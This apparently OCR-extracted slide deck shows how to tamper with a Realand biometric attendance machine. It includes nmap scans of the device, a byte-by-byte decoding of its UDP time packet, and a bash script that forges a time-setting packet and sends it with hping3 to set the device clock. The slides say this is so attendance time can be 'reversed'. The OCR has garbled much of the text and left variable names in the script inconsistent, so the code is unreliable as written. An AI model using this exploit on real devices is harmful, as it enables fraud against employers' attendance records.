


A Way-back to Time







Biometrics Machines

Target



```
File Edit View Search Terminal Help

root@4rt15t:~# nmap 192.168.1.224

Starting Nmap 7.70 ( https://nmap.org.)watv2019 e06π23e11:58=ISTensho
Nmap scan report for 192.168.1.224

Host is vipte(0.0017sillatency). Kali Linux Kali Training Kali Tools Kali
All 1000 scanned ports on 192.168.1.224 are filtered

MAC Address: 60:D2:B9:7F:0B:6D (Realand BIO)

screenshot utility for kali

Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
```




ime & Attendance +

ndroid POS & PDA +

Intelligent Access +







G505 Attendance with Access Control







HOME

PRODUCTS

SOLUTION


SUPPORT

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






```
File Edit View Search Terminal Help
root@4rt15t:~# nmap -p 5500 192.168.1.224
Starting (Nmap) 7.70 ( https://nmap.org/) at 2019-06-23-12:01-IST
Nmap scan report for 192.168.1.224
Host is Vupte(0.087stlatency). \ Kali Linux \ Kali Training \ Kali Tools
PORT
         STATE
                  SERVICE
5500/tcp filtered hotline of utility for kall
MAC Address: 60:D2:B9:7F:0B:6D (Realand BIO)
Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds in a
root@4rt15t:~# nmap -p 5500 -sU 192.168.1.224
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 12:01 IST
Nmap scan report for 192.168.1.224
Host is up (0.049s latency).
    STATE Methosekvirgeg Gnome Screenshot
PORT
5500/udp open|filtered securid
MAC_Address: 60:D2:B9:7F:0B:6D1(RealandUBT0)een screenshot....


    Press. Alt + PrtScn to take a screenshot of a


Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
root@4rt15t:~#
```















Hexadecimal Code Conversion

00 4a 02 06 00 13 06 13 0e 20 3a e6

0 74 2 6 0 19 6 19 14 32 58 230



Year= 13 = 2019

Month= 06 = 06 (June)

Date= 13 = 19

Hour = 0e = 14

Minute = 20 = 32

Second= 3a=58

Checksum= e6 = 230

Create the Magic Wand a.k.a script

Original Packet:

```
000000054 55 aa 01 00 4a 02 06 00 13 06 13 0e 20 3a 00 00 U...J... :..
000000064 00 00 00 00 00 00 00 00 e6 01 ......
```

Payload:

55 aa 01 00 4a 02 06 00 14 \$mon \$d \$h \$m 00 00 00 00 00 00 00 00 00 00 00 \$c 01

Create the Magic Wand a.k.a script

```
echo "Enter Month in Numbers"
read month
echo "Enter Time in Hours (24 hrs)"
read hour
echo "Enter Time in Minutes"
read min
#converting date into hexadecimal
d=$(printf '%x\n' $date)
dat=$(echo -n $d | wc -c)
if [ $dat -eq 1 ]
then
d=$(echo "0$d")
fi
```

Create the Magic Wand a.k.a script

```
checksum=$(( $date + $month + $hour + $min + 102 ))
c=$(printf '%x\n' $checksum)
# create packet time packet
echo "55 aa 01 00 4a 02 06 00 14 $mon $d $h $m 00 00 00 00 00 00 00 00 00 00 00 $c 01" | xxd -ps -r > 4
#send packets
hping3 -2 $ip -p $port -d 28 -E 1 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 2 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 3 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 4 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 5 -c 1 &> /dev/null
echo " Done !! Time is Reversed"
```

